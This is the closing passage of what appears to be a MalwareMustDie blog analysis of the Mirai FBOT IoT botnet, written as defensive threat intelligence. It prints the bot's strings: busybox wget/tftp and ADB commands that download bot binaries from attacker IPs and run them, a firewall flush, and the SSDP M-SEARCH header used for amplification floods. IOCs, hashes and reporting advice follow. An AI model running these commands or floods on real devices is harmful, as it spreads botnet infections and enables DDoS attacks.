0xadfc 96 95 /bin/busybox tftp -r bot.%s -l .t -g %d.%d.%d.%d; /bin/busybox chmod 777 .t; ./.t telnet; >.t¥r¥n
0xae5c 104 103 /bin/busybox wget http://%d.%d.%d.%d/bot/bot.%s -O -> .t; /bin/busybox chmod 777 .t; ./.t telnet; >.t¥r¥n
0xaec4 112 111 shell:cd /data/local/tmp/; rm -rf adb.sh; busybox wget http://194.180.224.13/bot/adb.sh -O -> adb.sh; sh adb.sh
0xaf37 7 6 ¥¥x%02x
0xaf3e 5 4 sh¥r¥n
0xaf43 9 8 enable¥r¥n
0xaf4c 9 8 system¥r¥n
0xaf55 13 12 linuxshell¥r¥n
0xaf62 14 13 development¥r¥n
0xaf70 14 13 iptables -F¥r¥n
0xaf7e 18 17 /bin/busybox FBOT
0xaf90 143 142 /bin/busybox cat /bin/busybox || while read i; do /bin/busybox echo $i; done < /bin/busybox || /bin/busybox dd if=/bin/
r¥n
0xb01f 77 76 /bin/busybox wget; /bin/busybox tftp; /bin/busybox echo; /bin/busybox FBOT¥r¥n
0xb06c 55 54 /bin/busybox mkdir %s; >%sf && cd %s; >retrieve; >.t¥r¥n
0xb0a3 5 4 arm5
0xb0a8 5 4 mips
0xb0ad 7 6 mipsel
0xb0b8 22 21 get: applet not found
0xb0ce 22 21 ftp: applet not found
0xb0e4 91 90 /bin/busybox tftp -r bot.%s -l .t -g %d.%d.%d.%d; /bin/busybox chmod 777 .t; ./.t telnet¥r¥n
0xb13f 22 21 cho: applet not found
0xb155 159 158 /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox cp /bin/busybox .
ox chmod 777 .t¥r¥n
0xb1f4 9 8 retrieve
0xb1fd 95 94 /bin/busybox echo -en '%s' %s %s && /bin/busybox echo -en '¥¥x45¥¥x43¥¥x48¥¥x4f¥¥x44¥¥x4f¥¥x4e¥¥x45'¥r¥n
0xb25c 91 90 /bin/busybox echo '%s¥¥c' %s %s && /bin/busybox echo '¥¥x45¥¥x43¥¥x48¥¥x4f¥¥x44¥¥x4f¥¥x4e¥¥x45¥¥c'¥r¥n
0xb2b7 42 41 ./retrieve; ./.t telnet; >retrieve; >.t¥r¥n
0xb2e1 9 8 ECHODONE
0xb2ee 21 20 9xsspnvgc8aj5pi7m28p
```

These are the payload binaries name:

```
[0x00400b36]> izzq~GET
0xadd4 29 28 GET /bot.x86_64 HTTP/1.0¥r¥n¥r¥n
0xba7c 27 26 GET /bot.mips HTTP/1.0¥r¥n¥r¥n
0xc25d 29 28 GET /bot.mipsel HTTP/1.0¥r¥n¥r¥n
0xc7aa 27 26 GET /bot.arm4 HTTP/1.0¥r¥n¥r¥n
0xcc53 29 28 GET /bot.superh HTTP/1.0¥r¥n¥r¥n
0xd17c 27 26 GET /bot.arm7 HTTP/1.0¥r¥n¥r¥n
0xd695 26 25 GET /bot.x86 HTTP/1.0¥r¥n¥r¥n
[0x00400b36]>
```

And this is the hardcoded **Stupidly Simple DDoS Protocol(SSDP) headers** used for amplification flood reflection attack:

```
[0x0040d7a5 [xadvC]0 0% 1152 fbooot3]> pss @ hit2_0
M-SEARCH * HTTP/1.1¥x0d
Host:239.255.255.250:1900¥x0d
ST:ssdp:all¥x0d
Man:"ssdp:discover"¥x0d
MX:3¥x0d
¥x0d
```

Again, about SSDP flood in simple words: It's a flood composed by UDP packets using source port 1900. This port is used by the SSDP and is legitimately specified for UPnP protocols. In UPnP there's "M-SEARCH frame" as main method for device discovery using multicasting on 239.255.255.250:1900 (reserved for this purpose). The adversaries are taking advantage from three weaknesses of UPnP protocol in (1) utilizing it for amplification attack, or (2) reflection attack and while doing those it obviously can (3) spoof the source IP address. The above picture is showing that Mirai FBOT is having this flood functionality.

What has been concluded in this additional (update) chapter is, there is more than one actor is using Mirai FBOT, the one with the "CTF like" crypt function that looks like stopping its activity and abandon the botnet under the scale volume of 1,600 to 1,700 nodes, and there is a new one, using the older yet standard version, suspecting could be a older version leaked/shared/re-used and now actively operated by another actor(s).

The IOC for this update chapter (new actor one):

```
C2: 5[.]206[.]227[.]18 (same FBOT port number for nodes & C2)
spf FQDN: darksdemon[.]gov
Payloads: 5.206.227.18/bot/bot.{ARCH}
Temporary filename: bot.{ARCH}.tmp
Payloads:
bot.arm4,5: dfa6b60d0999eb13e6e5613723250e62
bot.arm7:   924d74ee8bfca43b9a74046d9c15de92
bot.mips:   4b323cd2d5e68e7757b8b35e7505e8d9
bot.x86:    591ca99f1c262cd86390db960705ca4a
bot.x86_64: 697043785e484ef097bafa2a1e234aa0
Others payloads are not included: *.mipsel, *.superh
```

Updates on new actor's Mirai/FBOT:

> Within ONE month new-actor of #Linux/#Mirai #FBOT has raised his #botnet from 299 nodes
> (ref:https://t.co/vOjQ5nwDrY)
>
> to 653(↑+354) nodes
> (ref:https://t.co/u05uTVtFhf).
>
> 1. CN 165
> 2. TW 138
> 3. HK 125
> *) SE 31, RU 26, US 20
>
> IP is on @MISPProject for CERT process#MalwareMustDie
> pic.twitter.com/mfErSSy0c1
>
> — ♱MalwareMustDie (@malwaremustd1e) May 27, 2020

The epilogue

We hope this post can raise attention needed to handle the worrisome of this new FBOT propagation wave in the internet. Also we wrote this post to help beginner threat analysts, binary reversers, and incident response team, with hoping to learn together about Linux malware in general and specifically on IoT botnet.

There is some more insight information about this threat that maybe can help you to understand the threat better, including a how to mitigate this, it is in this article ==>[link] (thank you for the interview!). Also if you successfully analyze and monitor similar threat, please don't forget to inform your CERT/CC so they can help to coordinate the handling further to the CSIRT on every related carriers and services, and also those escalation records can be useful to be used during notification to the authority, for applying a better policy for IoT structure in your region.

We are in the era where Linux or IoT malware is getting into their better form with advantages, it is important to work together with threat intelligence and knowledge sharing, to stop every new emerging activity before they become a big problem for all of us later on.

On behalf of the rest of our team, we thank all of the people who support our work, morally and with their friendship. MMD understands that security information and knowledge sharing is also very important to maintain the stability of internet to make our life easier. Thank you to all tools/framework's vendors and services who are so many of them and who are so kind to support our research and sharing works with their environments, also, to the media folks who are helping us all of these yeas. I and the team will look forward to support more "securee-tays" for 2020 and for more years to come.

I will try to update regularly the information posted in this article, please bear with recent additional information and maybe changes, so stay tuned always.

This technical analysis and its contents is an original work and firstly published in the current MalwareMustDie Blog post (this site), the analysis and writing is made by ***@unixfreaxjp****.*

The research contents is bound to our legal disclaimer guide line in sharing of MalwareMustDie NPO research material.

Malware Must Die!